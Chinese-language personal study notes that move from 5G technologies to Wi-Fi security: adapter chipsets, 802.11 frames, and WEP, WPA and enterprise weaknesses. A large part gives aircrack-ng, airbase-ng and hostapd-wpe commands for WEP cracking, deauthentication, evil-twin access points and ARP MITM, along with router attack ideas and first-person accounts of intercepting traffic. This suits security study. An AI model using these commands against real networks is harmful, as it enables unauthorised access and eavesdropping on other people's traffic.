5G相对于专门的nb-iot之类的，功耗还是高了不少，不过车联网等不缺电的关键在于网速跟不上。****和4G相比，5G的提升是全方位的，按照3GPP的定义，5G具备高性能、低延迟与高容量特性，而这些优点主要体现在毫米波、小基站、Massive MIMO、全双工以及波束成形这五大技术上。****




众所周知，无线传输增加传输速率一般有两种方法，一是增加频谱利用率，二是增加频谱带宽。5G使用毫米波（26.5-300GHz）就是通过第二种方法 来提升速率，以28GHz频段为例，其可用频谱带宽达到了1GHz，而60GHz频段每个信道的可用信号带宽则为2GHz。

毫米波的穿透力差并且在空气中的衰减很大，但因为毫米波的频率很高，波长很短，这就意味着其天线尺寸可以做得很小，这是部署小基站的基础。因为体积的大幅缩小，我们设置可以在250米左右部署一个小基站，这样排列下来，运营商可以在每个城市中部署数千个小基站以形成密集网络，每个基站可以 从其它基站接收信号并向任何位置的用户发送数据。当然，你大可不必担心功耗问题，小基站不仅在规模上要远远小于大基站，功耗上也大大缩小了。

5G基站还将拥有比现在蜂窝网络基站多得多的天线，也就是Massive MIMO技术。MIMO（Multiple-Input Multiple-Output）的意思是多输入多输出，实际上这种技术已经在一些4G基站上得到了应用。但到目前为止，Massive MIMO仅在实验室和几个现场试验中进行了测试。隆德大学教授Ove Edfors曾指出，“Massive MIMO开启了无线通讯的新方向——当传统系统使用时域或频域为不同用户之间实现资源共享时，Massive MIMO则导入了空间域（spatial domain）的途径，其方式是在基地台采用大量的天线以及为其进行同步处理，如此则可同时在频谱效益与能源效率方面取得几十倍的增益。”

Massive MIMO的主要挑战是减少干扰，但正是因为Massive MIMO技术每个天线阵列集成了更多的天线，如果能有效地控制这些天线，让它发出的每个电磁波的空间互相抵消或者增强，就可以形成一个很窄的波束，而不是全向发射，有限的能量都集中在特定方向上进行传输，不仅传输距离更远了，而且还避免了信号的干扰，这种将无线信号（电磁波）按特定方向传播的技术叫做波束 成形（beamforming）。

全双工技术是指设备的发射机和接收机占用相同的频率资源同时进行工作，使得通信两端在上、下行可以在相同时间使用相同的频率，突破了现有的频分双工（FDD）和时分双工（TDD）模式，这是通信节点实现双向通信的关键之一，也是5G所需的高吞吐量和低延迟的关键技术。估计是码分复用。



曾经北上广20%的公共网络是伪造的

http://bwrc.eecs.berkeley.edu/ 是了解未来发展的地方。

google：wireless adapter list monitor mode

http://www.kodingmadesimple.com/2017/01/best-kali-linux-compatible-wireless-adapters-dongles.html

http://www.freebuf.com/articles/wireless/140065.html

https://www.3mc2.com/2017-kali-linux-aircrack-best-compatible-usb-adapter.html

https://www.aircrack-ng.org/doku.php?id=compatibility\_drivers 从前这个网站上面有各种网卡的各种说明，但是怎么突然没有了

2016推荐 TL-WN722n v1版本（atheros AR9271芯片） v2的芯片不能支持monitor mode

芯片集： Atheros 芯片集在windows与linux下都可以很好地使用

最新支持：RTL8812AU 进入ac标准

Atheros AR9271

Ralink RT3070

Ralink RT3572

Ralink RT5572

Realtek 8187

BroadCom 服务器经常会采用这家公司的网卡

从3.0.1内核开始支持Ralink RT5370，这个是raspberry pi的无线网卡，20元购买，亲测可以使用

kali虚拟机有时候可能会连接不支持的网卡，kali单击如果不行了就重装系统以后重新支持

killer 网卡似乎不适合用来linux使用。xps 就是killer 1535.

目前最强的应该是AWUS036ACH（支持5G等，需要驱动安装），最有性价比的是Ralink RT5370（不需要安装驱动）

检测你的网卡行不行很简单额，直接看能不能抓捕另外一台电脑与手机之间无线的ping。

法律：

美国的一些州要求会话中至少有一端能察觉被监听。没想到这么严格。

硬件设施：

2.4GHz和5GHz ISM无限频段（工业、科技、医药）

2.4GHz被划分为1-14编号的信道，5GHz被划分为36-165不连续编号的信道（美国）。不同国家对于信道的使用甚至在法律上作了规定。编号相近的信道之间存在的干扰较大。

https://blog.csdn.net/llljjlj/article/details/79911987 中的表格（上面的文字介绍有问题）

国内规定可用的2.4G为1-13信道（一般会是1、6、11）（mate8手机热点一般就是1信道），5G信道只有149、153、157、161、165这5个(民用)。这些也是SCUNET的信道范围。

802.11a工作在5GHz，b/g工作在2.4GHz，n都可以。

无线网卡要弄成Express card，就需要厂商研发支持的芯片组，改变交流方式。全向天线能提供最大接收角度。板式天线与锅式天线的聚焦程度都比较高

。http://www.l-com.com/ http://www.wifi-plus.com/

wifi的发现方式有两种：1.主动发现。AP对探测请求进行应答，从而被发现。 如果关闭了“对广播请求的应答”就是关闭主动发现。 2.被动发现。因为AP自身会发成信号。所以被动发现可以便利所有的信道，虽然不会有SSID（wifi名字），但是被动发现能得到BSSID（MAC地址），并把SSID标志为未知。

在美国，一台能接收转发无线频段的设备都有一个FCC认证码。在https://www.fcc.gov/ 可以通过这个找到对应产品包括内部结构图的信息。

身份认证：

WEP定长密码，似乎也是分开破解，大大降低了破解难度。除了动态WEP，没有身份认证阶段。动态WEP不提供WEP密码，仅仅提供证书\*.pem，形式上类似于SCUNET吧。现在需要收集6W个初始化向量就能破解。没有对重放攻击的检测，接收方会视为一个新的数据帧来处理，处理该ARP帧会使得AP发送一个使用新的初始化向量加密的广播ARP帧，所以通过重放攻击能快速收集完足够的初始化向量用于破解。其实没有必要使用重放攻击，直接使用假身份认证就好，只要符合加密标准就好，缺点就是假身份认证时间比较长。有客户端连接AP的时候，在Monitor mode下记录challenge 以及 加密以后的 密文，通过异或得到一个keystream，之后攻击者与AP认证的时候便可以使用这个keystream，能够建立关联关系。之后就进行arp注入攻击，收集arp reply中的IV。或者直接收集连接客户端的arp request进行重放攻击。由于802.11b 允许IV重复使用。所以AP接到这样的arp请求后就会回复客户端。这样攻击者就能搜集到更多的IV了。当捕捉到足够多的IV就可以按上面的2.9.1里的进行破解了。如果没有办法获取arp请求包我们就可以用-0 攻击使得合法客户端和AP断线后重新连接。-0 Deautenticate攻击实际就是无线欺骗。这样我们就有机会获得arp请求包了。 无身份验证的时候，攻击者自己伪造一个arp包，依靠这个包开始重放攻击。只有WEP支持假身份认证，如果侦听的信道不是AP的信道可能导致假认证失败。

802.11 使用了 24 比特的IV 来保证每个数据包都使用不同的密钥，但在标准 802.11 网络中，单独一个运行在11 Mbps 上的基站可以在一个小时之内把整个密钥空间给消耗光，一个拥有多个基站的更大网络会以一个更快的速度把密钥空间给消耗光。这样就出现了初始化肉量重用的现象，变的容易被别人攻击。

当前大多数部署的无线局域网都是利用 802.11 作为 TCPIIP 网络的数据链路层的，每一个传输分组都包含一个含有大量己知明文信息的数据报，每一个数据报呈现出来的信息都可以让黑客还原出针对每一个传输帧的部分密钥流。经过时间积累，黑客可以导出更进一步的分组信息，并且在获得了足够多的信息之后，黑客就可以利用 RC4 加密算法计算出原始的种子信息。

必须注意的一点是，利用 TCP 数据报推理和重复的 IV 分组可以极大地减少破解明文信

息和密钥所花的时间。

PIN码的分开破解

WPA指明设备被认证至少支持临时密钥完整协议TKIP（基于RC4算法）。只需要获取一个连接客户端用于连接的握手包，之后就是跑字典了。 现在用的最多的是CCMP。

WPA2表示设备认证必须支持TKIP和高级加密标准AES

WPA还有两种实现形式： 都是使用了四次握手建立用于单播通信的成对瞬时密钥（PTK）以及用于多播和广播通信的组临时密钥（GTK）。加密密钥轮替使用。


WPA Pre-Shared Key（WPA-PSK）PSK就是密码，限制长度为8-63位。WPA-psk 采用比较薄弱的RC4加密算法，所以黑客只要监听到足够的数据包，借助强大的计算设备，即使在TKIP的保护下，同样可能破解网络。 PTK和GTK使用预共享密钥生成，会进行hash运算4096次，密钥最长可以达63字符，SSID是hash的一部分。

WPA-Enterprise 利用了802.1x，该标准最初应用于传统有线网络的交换机端口认证。这种配置下，接入点在无线客户端与有线客户端的RADIUS服务器（远程用户拨号认证系统）之间分程传送身份认证数据。802.1x详细介绍了如何使用可扩展认证协议EAP，方便多种认证机制的采用。如EAP-TTLS、PEAP、EAP-FAST。


最常见的是RADIUS AAA（认证Authentication、授权Authorization和计费Accounting）协议，一般使用FreeRADIUS作为服务器软件。FreeRadius+OpenLDAP实现MAC认证。

AD、[LDAP](https://www.baidu.com/s?wd=LDAP&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao" \t "/home/vega/Documents\\x/_blank)提供目录服务，即类似于企业、人员[黄页](https://www.baidu.com/s?wd=%E9%BB%84%E9%A1%B5&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao" \t "/home/vega/Documents\\x/_blank)的东西，用户和组织的信息都被存放在上面，查找起来十分快捷，也可以理解成一种特殊的数据库。

校园中通常采用锐捷的RG SAM+portal(如果是二代协议叫做eportal)作为无线WiFi mac认证、计费系统。这套系统由Supplicant（客户端）、NAS设备（支持802.1x端口认证功能的交换机，Authenticator）、Radius Server（Authentication Server，SAM服务器）。客户端要么安装了客户端，要么需要通过IE访问被重定向的网址。Windows服务器系统会采用MSQL，linux系统一般是redhat+Oracle。EAP在802.1x中改为EAPOL（EAP over LAN）。




“SAM+Portal”是指 web组件（可能是单独的web服务器，也可以是RADIUS服务器上的组件） ，SAM+指RADIUS服务器。如果没有Portal服务器，每一个Su就要安装客户端。



只有通过认证的用户的mac才会被添加到Authenticator交换机的交换表（可能存在DNS tunnel、udp 53 port tunnel漏洞）。认证是基于二层的，IP可以在认证之后分配，未分配即0.0.0.0，SCUNET采用是连接上去就会分配一个IP。交换机每隔一定时间会向SAM服务器发出一个记账更新报文，如果SAM在一定时间内没有收到记账更新便认为用户已经下线。

下面这种没有将账号密码一起发送，增加认证步骤的方式，我不是很赞同：



认证的时候，除了用户的IP、MAC（交换机一定会知道你的mac）、账号密码信息，交换机还需要将交换机自己的IP、端口信息发送给RADIUS，用于验证。认证成功，交换机向服务器发送记账开始请求。

用户每一次认证的时候，SAM服务器会将用户的剩余时间发送给交换机，交换机会基于此进行倒计时，从而保证及时将用户踢下线，用户下线的时候还需要告知SAM，所以同时会向SAM发出记账结束请求。

如果是有线设备（望江校区），当网线拔掉就能很快侦测到设备下线，但是无线设备只能根据超时机制。如果是江安这种无线网页认证，整个认证过程中只会传输TCP（因为HTTP）、HTTP包，而没有EAP，说明eportal服务器与认证交换机之间存在认证通过用户的数据传输。

mixed WPA/WPA2 PSK 这种模式是现在常见的，同时支持两种模式按照连接设备的支持类型进行选择。

加密：

客户端每一次切换到每一个支持的信道就会发出探测请求。

如果网络认证为加密和开放的认证，那么任何人都是可以连接的，但是如果发送的数据帧没有正确加密，就会连接失败。加密类型不是唯一的，所以肯定有字段标识出使用的加密标准。身份认证成功以后产生本次交流密钥。

信号隐蔽：将信标帧中的SSID去除掉，由于SSID是加入网络时候的必需的

不管是哪种无线连接加密模式，都可以暗中实现MITM攻击。在认证的开始前就进行中间人攻击，需要不断检测用户加入完咯，或者预先知道用户加入以后的IP。

无线网卡的三种模式：

监听模式允许网卡不用连接wifi就可以抓取特性频道的数据，就是在空气中抓取某个波段的数据。可以用在破解wifi密码上

混杂模式（连接wifi）就是接收所有经过网卡的数据包，包括不是发给本机的包，即不验证MAC地址

普通模式下网卡只接收发给本机的包

Station Mode （客户端模式)是指无线网卡作为客户端接收信号。是一种较常用的方式。通俗的讲就是用于可无线配合连接互联网的连接模式。所以使用STA简写代表客户。

AP Mode 是指无线网卡作为一个AP发射无线信号，创建一个无线网络，并允许其他无线客户端接入。 也就是说和其它电脑连接组建局域网的时候使用这个模式。

在Windows的情况下，驱动程序是封闭源的，这可以防止驱动程序开发人员以外的任何人提供监视模式功能。但是，对于允许的Windows，存在一些商业选项您可以利用自定义的无线网卡中的显示器模式支持驱动软件。

无线网卡有monitor mode，promiscuous mode（其实并没有这种模式，因为无线网卡都是半双工的，不能同时收与发，虽然我的笔记本神奇过）

monitor mode 直接从空气中获取无线信号，从而得到包

promiscuous mode 需要和AP点进行认证 ，只能抓到与自己相关的包，不能看到同一局域网下其他用户的包，除非是广播包

嗅探：kismet（http://www.cnblogs.com/youcanch/articles/5672324.html）

伪造AP：Karma(同一时刻，不同目标可以伪造不同ESSID)

对wifi的攻击：Routerpwn（路由器漏洞）、aircrack-ng套件 Airfart抓包工具 https://hewlettpackard.github.io/wireless-tools/Tools.html#links

airmon-ng start wlan0 将网卡设置成为混杂模式，并创建一个新接口mon0

airdump-ng mon0（可以使用—channel 11指定11信道）（同时监听多个信道很容易丢到一些包，因为实际上是每一个信道循环监听一定时间）

aireplay-ng —fakeauth 1000 -q 10 -a BSSID -h 源MAC mon0 以1s的延迟进行假身份认证攻击，每10s发送保持连线。从而方便进行重放攻击。

aireplay-ng —arprelay -b BSSID -h 源MAC mon0 重放攻击并捕获文件

aircrack-ng xxx.cap

向客户端与AP各自发送64帧数据（理论上一个帧就能够消除，相比64次有它的道理）从而消除一次认证。还有用DOS来消除认证的。有毒啊，怎么感觉消除认证做的很轻松。

WPA-PSK现在只能使用自己掌握的字典以及针对常用ssid的彩虹表。如果使用GPU的话可以使用pyrit这个工具。只需要获取一个连接客户端用于连接的握手包，之后就是跑字典了。

WPA-Enterprise 就是攻击EAP，通过握手包识别EAP类型，一些RADIUS服务器需要在握手包早期明文显示一个有效的用户名、域名。LEAP是轻量级EAP，它获取了MSCHAPv2的查询与应答，并在无线网路中传输，这样在任何情况下，都能看到查询与应答，为爆破提供了机会。EAP-TTLS与PEAP是两种常用的相似的EAP类型，接入点都看不到无线客户端和有线RADIUS之间建立的TLS连接。如果客户端配置错误，那么就不会验证RADIUS服务器的身份，从而引发MITM。使用TLS连接的，一般都是放松警惕的，估计里面全是直接明文。

PandoraBox里面就能查看连接用户的大概信号强弱。

GPS设备可以连接电脑，所以pi+无线网卡+GPS设备就能弄成一台wifi发现与简易攻击装置。

补充对wifi破解的研究：

http://aircrack-ng.org/doku.php?id=compatibility\_drivers

知识补充：

0.lorcon库用于inject 802.11 frame，比如PyLorcon2

1.对于隐藏SSID，使用Wireless Mon可以发现，再使用CommViewforWiFi 有人连接时抓包，似乎可以判断出来是CMCC的隐藏wifi还是办公室的隐藏wifi。

2.router里面的动态PPPoE，密码是变动的，也就是说你在路由器web页面上面通过“审查元素”看到的并不是真正密码。七夏对router配置文件进行了逆向，然而发现密码是明文直接写在里面的。

七夏突破的是办公室wifi，wifi密码是座机号码，web页面密码为空。

3.一般的家用wifi同时在线人数能有30人就很不错了，店铺或许会使用像萤石X2这种商用Wi-Fi硬盘录像机，结合wifi以及电脑功能为一身的商用wifi，在开启私有WiFi的同时还可以开启顾客WiFi进行广告推送，方便顾客上网。现在的店铺wifi通过微信二维码已经不需要密码了，算是对wifi共享软件的回避。登录密码就在设备标签上面。

4.BREW是Binary Runtime Environment for Wireless（无线二进制运行环境）的缩写，是一套完整的端到端的解决方案，由美国高通公司于2001年推出，运行在使用了CDMA技术的无线设备上，用于无线应用程序的开发、设备配置、应用分发以及计费和支付。从基本的层面而言，BREW 平台就是手持设备上嵌入式芯片操作系统的接口或抽象层。您可以将它看作是 PC 环境下 Microsoft Windows 的 Win32 API。

5.下载全局配置文件cfg，获取整个路由配置信息(路由器登陆密码无法解密)，当然更暴力点也可以使用其他已知路由器加密密码替换目标配置文件加密密码，然后导入配置文件来重置目标密码。

WPS和PING码是很危险的功能

6.路由器攻击（多了个DHCP，基本和服务器还是很像的）

主机访问网页，XSS 代码能获取到路由器的MAC，从而定位

CSRF漏洞

config文件泄漏攻击和替换攻击

恶意超长字符登录无响应漏洞

DHCP XSS攻击

　　虽然这种攻击很少出现对大多数路由器完全有效的XSS攻击，但这主要是因为任何与网络接口的操作互动，都必须在用户成功通过路由器验证并获得访问权限后。攻击的原理是通过DHCPREQUEST（scapy）将代码插入到DHCP列表中，当进行html显示的时候就会执行攻击。

7.802.11ac 编码 是专门为5GHz频段设计，将吞吐量提高到了千兆级别。802.11ac、802.11n这些都是无线通信标准，最大的区别是工作的频段以及编码算法。5G是从802.11A开始，802.11n同时支持2.4GHz以及5GHz并支持MIMO。

8.RTS与CTS就是CSMA/CA中的请求发送与发送完毕。

9.2.4GHz段的干扰除了wifi以外，还有蓝牙、微波、无绳电话等等。

10.接收信号时无线信号转变为高频电子脉冲，反之发射信号时高频电子脉冲转换为无线电波，这些过程中功率的变化往往是上万被的，所以如果使用W或者mW来计算不太方便，于是需要使用dBm这种进行功率的对数计算机，使用了一个较小的数值既可以很直观的表达对功率的变化，因此无线和声学系统都采用了dB这个单位。

dB 是一个纯计数单位：dB = 10logX

dBm 功率值与1mW进行比较dB值结果。除了dBm这个单位，以外还有dBi以及dBd粉笔诶用来描述全向天线辐射强度以及定向天线辐射强度。这两个单位只需要知道一下就好，一般还全部都是dBm。增加天线以后，电缆以及接头对功率是有损耗的，这部分要减掉。SSI Signal接收信号强度在0到-50dBm之间认为信号好。

11.增益过高的全向天线会变成定向天线。并且朝向的方向不好控制。垂直方向上看过去会不对劲，不再是甜甜圈那种形状。被提醒选择天线的时候对功率增益适可而止。

定向天线有一个挡板是为了将向后发射的信号，反射到前方去，确保定向。

扇形的定向天线通常出现在移动网络通信。

平面天线容易出现在办公区，美观。

12.RADIOTAP包头虽然不在802.11标准中，但是都会有这个头。这个包头中允许产家自定义数据信息，但是不同产家之间没有办法沟通。它包含了如信号强度、频率等信息。Beacon包有这个头部，它还有SSID，BSSID以为是MAC层的帧所以一定也会有，是否支持WEP加密，发送方是否使属于一个BSS（一般出现在ad-hoc架构中）。

13.总共三种帧：管理帧、控制帧、数据帧。

学习网址：http://blog.chinaunix.net/uid-26366978-id-3253293.html

控制帧：没有数据段。RTS、CTS、ACK（只会对单播帧确认，为了尽快响应，采用硬件判断）、Ps-Poll

管理帧：比如说Beacon、Probe Request、Probe Reply（需要速率与SSID正确）、关系建立、关系解除

PS：只有发送大的数据（阈值由驱动程序定义）的时候才会要求CSMA/CA，发送RTS与CTS，因为STA之间可能距离过远，所以需要无线路由器发送CTS包通知。CTS为发送者预留带宽同时通知所有站点保持静默。为了防止陷入碰撞循环，RTS以及CTS包很小，确保第一时间发送完毕。

数据发送端向AP发送RTS，AP发送CTS广播给所有连入用户。CTS包中没有告知是谁发送出来的，即包中并没有transmission address。结束以后会广播一个ACk，告知约定的时间已经耗尽。

probe请求-》认证-》关联-》取消关联-》重新关联等。

Beacon中的信息与Probe Reply中的信息似乎基本是一样的。

14.无线网卡供电有两种模式：活动模式 与 省电模式，在客户端的数据帧中可以看出（AP不乎使用这个字段）。无线网卡内部内部有个放大器，这是最耗电的组件。省电模式下，几乎不接受任何数据，只接受到来自AP的特定类型的数据帧（唤醒帧）。别人给他发数据的时候，AP会先缓存，然后向它发送唤醒帧，唤醒以后就会主动向AP索取，取回帧的名字叫做Ps Poll（Beacon中的TIM标志），每一次发过去一个就会返回一个缓存帧（如果AP比较繁忙就会先返回一个简单的包，过了几个原子周期以后才会在发出缓存帧），自己还需要发出ACK帧确认。交流结束以后就会在吃进入省电模式。

一个完整的传输过程称为一个原子周期

进入省电模式的时候会发送大量的空数据包来告知AP，自己要进入省电模式了。

15.一个AP可以起多个网络的名称（2.4G与5G），半双工指不能同时接受与发送，传闻会随机产生多个BSSID。

16.隐藏AP目前知道两种技术：

1.不发送SSID广播 （可以通过连接隐藏wifi功能直接主动发包连接）

2.在之后的包中都不包含SSID，从而之后用户都不能连入。

PS：被动扫描并不能知道SSID名字

17.WEP Open认证的时候输入的错误的密码，而本来不应该输入密码，这样认证虽然会通过，但是之后的数据传输过程中，AP会将连接客户端的包丢弃。WEP加密的时候，传输密钥的方式是将AP传来的一串随机数128字节的Challenge Text通过密钥加密以后传递回去。大部分无线驱动连接AP的时候会无视AP的公告，尝试先使用Open的方式连接。

需要注意的一件事情是Open网络没有加密。

18.AP可能会验证MAC的是否合法，基本就是看前面三个字节产商ID。

19.无线嗅探

可行方法有：流量镜像（无线集线器）、airbase-ng 伪造AP接入点、arp攻击（定制的requeist或者reply，能接触电脑就直接静态绑定）

首先要保证无线网卡的信道与Ap的信道一致。

直接将网卡设置为monitor mode 以后，使用wireshark捕捉看到Beacon、Probe Request、Probe Response 以及广播的数据帧，sniffer到没有连接到AP的包，只有第二层包，直接看到了RTS、CTS包却看不到中间的数据，Open AP的包也能直接被嗅探。否则看到数据全部都是加密了的数据帧。设置为monitor mode将不能再加入无线网络，并且ettercap也不能指定为这个网卡。虽然返回的包中有Set-Cookie这种重要信息，但是我并不满意。导入Cookie的时候使用js在地址栏就能导入。

windows对arp攻击防不住，但是360安全卫士的arp防火墙可以，基本防住了，但是又一次虽然给出提示语防御成功的通知，但是我还是成功MITM了。有件事情值得注意，因为windows防火墙的原因，ping和nmap等都会失败，所以推荐使用netdiscover -r 来发现主机，如果ettercap中没有找到就使用arpspoof。

手机对arp攻击有自己的防御，而且部分手机在息屏的状态下可能进入休眠状态，于是就退出了wifi。

20.arp攻击以后，一般的无线网卡都能抓到返回的由AP发送给客户端的包。

21.通过airodump-ng可以知道无线网卡想要连接的wifi ssid与bssid，再加上大部分网卡驱动的实现是先尝试用Open的方式连接一下AP，这时候你根据这样的信息创建一个一样的Open AP，就能攻击目标设备了。

22.DHCP的网址是根据MAC来定的，而且应该和主机自己申请并没有什么关系，我进入 kali live USB，还是原来windows下的ip。网关直接根据dhcp记录分配ip，而不是看arp缓存，所以可以提前进行arp MITM。

23.从车里将一个中继器（比如树莓派）扔出去，然后进行信号中继。不过如今市场上已经有这种中继产品。然后在车里面进行攻击。

24.WPS（Wi-Fi protected setup）是一个很不安全的功能，可以使用图形化工具fern-wifi-cracker（regular attack 用于破解WPA）。 破解顺序是先1~4位，然后5~7位。最后一位作为验证。破解的时间反正一定会比WPA少（如果你已经使用过自己的弱密码字典却没有破解出来）。

25.不过现在的路由器连接方式已经可以变得很奇怪了，比如说360安全路由， 支持通过设备与无线路由接触自动连接网络，从而保证密码不会外泄。估计其中使用了对接收点的信号判断，从而知道是谁在碰触，内部应该也有给震动感应装置，一旦震动并且已经开启这个功能就会触发程序进行判断。

26.现在已经是ESSID，出现扩展的SSID的原因，是因为像SCUNET这样子的网络，不同的设备提供一样的服务。这种行为叫做参加扩展服务集ESS。

27.

命令：

wireshark 中可以直接指定支持的无线网卡为monitor mode，右键面板可以显示出一个“无线工具栏”可以指定监听信道

学习网站：http://cdn.ttgtmedia.com/searchNetworking/downloads/Orebaugh\_Wireshark\_Chapter\_6.pdf

ifconfig wlan up 将wlan0这个插入的无线网卡启动起来。之后可以用ifconfig查看到。

iw list 查看当前无线网卡的信息以及对支持的情况。包括能否monitor模式。

iwlist 接口名字 channel 查看网卡支持的接口与当前工作信道，如果工作在5GHz需要结合https://blog.csdn.net/llljjlj/article/details/79911987中的表格（网站中的文字描述存在问题）

iwconfig 没有参数是查看当前网卡状态，如果后面加上参数就是对网卡进行配置。

iwconfig wlan0 channel 11 切换指定接口工作信道

iwpriv 设置无线网卡的私有配置参数

iw dev 接口名字 interface del 去掉原有的接口模式

iw dev 接口名字 interface add xxxx type monitor/managed 新增一个接口处于monitor/正常模式

iw dev <interface> scan 扫描并返回周边WiFi详细信息，包括信号强弱与工作信道

iw list 插卡各个接口的详细信息

iw reg set US 按照国家/地区 切换网卡的工作频段

ifconfig查看到的scopeid 不是信道号

ifconfig wlan0 down #先停止wlan0

iwconfig wlan0 mode monitor #将网卡切为monitor模式 （这种下一个单词是什么都可以用Tab键补全）

如果出现error or resource busy，就

sudo ifconfig wlp2s0 down

sudo iwconfig wlp2s0 mode monitor

sudo ifconfig wlp2s0 up

iwconfig wlan0 mode managed #切换为正常模式

ifconfig wlan0 up #启动wlan0

iw dev 接口 scan | grep SSID 这个命令发送了定向探测包

使用airodump-ng之前需要关闭network-manager服务

airmon-ng check 检测aircrack是否与当前环境可能有冲突，居然与dhclient有冲突。使用套件工具建议先执行一下下。

airmon-ng check kill 杀死所有相关的进程，如果进程有依赖关系，那么最后看到的回显是kill掉部分进程

airmon-ng 直接执行意味着查看当前网卡的信息

airmon-ng start/stop wlan0mon

airmon-ng start/stop 接口名字 信道 （如果你不自己指定信道就会选一个给你，信道有交叉，抓到别的信道并不奇怪）

airodump-ng 接口名字 虽然置入monitor mode的时候指定了信道，但是使用airodump-ng就会在所有信道上轮询。有时候没有设置接口为Monitor Mode也可以正常执行，估计还有什么处理。

--bssid MAC 指定想要抓的AP

-essid ESSID 指定AP的SSID（essid与bssid都是对包中内容进行刷选所以任意选择一个就好了，有时候通过一个essid会有U盾讴歌bssid），这个参数真的不如--channel来的有效

--channel 信道 指定希望dump 的信道 支持通过逗号指定多个信道

-w 将抓到的信息保存下来，指定文件名字，会产生一批文件

--output-format 指定产生文件的类型

<formats> : Output format. Possible values:

pcap, ivs, csv, gps, kismet, netxml

CIPHER 下显示的是使用哪种加密套件

DATA 字段下面的数字 是 当前已经抓到的IV值数量

即便AP的SSID隐藏，也会显示出长度

可以知道开着wifi的连接设备当前想要连什么SSID、什么BSSID的AP

正在抓包的时候，可以复制出一份到其他位置，然后通过wireshark打开看一下。

sudo airodump-ng --output-format pcap -w /home/vega/capture.pcap --channel 1,6,11 wlp2s0mon

aireplay-ng -9 接口名字《=》airplay --test 接口名字 测试网卡是否可以进行注入以及当前网卡注入的能力怎么样

-e ESSID

-a AP的BSSID

-1 xx -y xxx -a xxx -h xxx 使用keystream进行不断认证

-y keystream文件（airodump-ng -w得到的xor文件）

-h hacker的BSSID

airbase-ng -e “belkin.3448” mon0 建立伪造AP CMCC-Free

因为无线网卡基本是半双工的，所以需要两个网卡，用于AP伪造

学习网址：http://www.freebuf.com/articles/wireless/33948.html

apt-get install bridge-utils

brctl addbr mitm 通过桥接连接两个网卡

brctl addif mitm eth0

brctl addif mitm at0

ifconfig eth0 0.0.0.0 up 分别启动两个网卡与创建的网桥

ifconfig at0 0.0.0.0 up

ifconfig mitm 192.168.1.10 up

route add-net 0.0.0.0 netmask 0.0.0.0 gw 192.168.1.1 让另外一个网卡上网

dhclient3 mitm& 据说这条命令是给连接上我们伪造AP的被攻击者的电脑分配IP

dnsspoof -i mitm -f host host文件的格式与/etc/hosts中的格式要是一样的

使用抓包软件获取at0网卡上的流量

还有用于伪造AP的程序叫做hostapd（有一个补丁hostapd-wpe，提供了多种wifi认证，看似有了密码，但是实际上任何密码都可以进去，我们最后通过alseap指定字典对我们发送的challenge以及加密以后的response进行解密），3vilTwinAttacker（这个方便的图形化工具需要注意MOdule-》setting-》iptables）。为了匹配真的证书去伪造证书的详细资料也许会很痛苦（公司中的wifi可能登陆还需要一个CA证书）因此，可以用python脚本来辅助我们，通过命名apd\_launchpad是一个方便的方法来创建hostapd-wpe配置文件和关联的伪造证书。

dhcp服务需要使用dhcpd

airserv-ng 通过网络提供无线网卡 可以将无线网卡连接至某一特定端口，之后对端口的抓包就是对网卡

airserv-ng -p 端口号 -d 接口名字

dirodump-ng IP:端口号 就相当于是对网卡上流量进行抓包

airdecap-ng 用于解开处于加密状态的通过抓包获取的数据包:

airdecap-ng -b <AP MAC> 1.pcap 去除802.11 包头

airdecap-ng -w <WEP key> -b <AP MAC> 1.pcap 解密WEP加密数据，需要建立关联关系的包

airdecap-ng -e ESSID -p <PSK> -b <AP mAC> 1.pcap 解密WPA加密数据，抓包文件中必须含有四步握手信息才能解包

所以即便是加密的流量也应该抓下来，只要你能get密码，就可以解决。

airtun-ng 形成虚拟隧道

需要提供AP的BSSID、ESSID、passwd，之后会创建一个at0接口，需要ifconfig at0 up。

需要获取握手信息，然后借助wIDS（无线IDS）对流量中特征匹配特征库进行判断

